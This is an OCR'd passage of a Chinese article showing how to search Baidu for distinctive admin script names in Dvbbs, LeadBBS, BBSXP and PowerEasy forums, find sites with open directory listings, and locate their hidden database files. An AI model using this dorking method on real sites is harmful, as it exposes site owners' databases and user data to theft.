


图2

我画了箭头的搜索结果就是没有设置好权限的动网论坛。大家注意看，凡是搜索结果中都是时间、大小、脚本名称形式的，都是没设置好权限的。下面我们信手打开一项结果，如图3 所示 然后找到这个动网论坛的数据库，如图4 所示。可以看得出，这个网站的站长是改过默认数据库路径的，遗憾的是数据库路径可以直接被我们看到。

针对Leadbbs

我们同样需要选一个Leadbbs中罕见的脚本名，比如




图3




图4

makealltopanc.asp。在baidu里搜索一下，结果如图5所示。

有问题的搜索结果我都用箭头作了记号，随便打开一个看看，如图6 所示 找到数据库，如图7 所示。这个站长也改过默认路径了，遗憾的是无论他改成什么路径都是徒劳的。

对BBSXP

目前使用B B S X P 的网站也很多，我所选中的是admin_fso.asp这个关键词，搜索结果如图8所示。我同样将有问题的网站都作了箭头标记。打开其中一项结果，如图9 所示。也很任意地找到了数据库，如图1 0 所示。

针对动易

使用动易内核的网站十分广泛，让我们来看看这些网站的安全性。搜索admin_articlerecyclebin.asp，结果如图1 1 所示，一整页我都作了记号，打开其中一项看看吧，如图1 2 所示，接下来我们同样可以轻松找到数据库，如图1 3 所示。

有趣的是，这个站长将数据库的名字改成了15位的字母，以此来希望别人永远都猜不到他的数据库路径。可惜的是，它忽略了安全是一个整体这样一个事实，结果被我们轻松看到他苦心修改的数据库名。

后记

实际上本文所介绍的方法不只拘泥于以上几种网站程序，差不多对于所有的开源网站程序都可以先找到其中比较有特色的脚本名，然后再搜索有问题的网站。比




图5

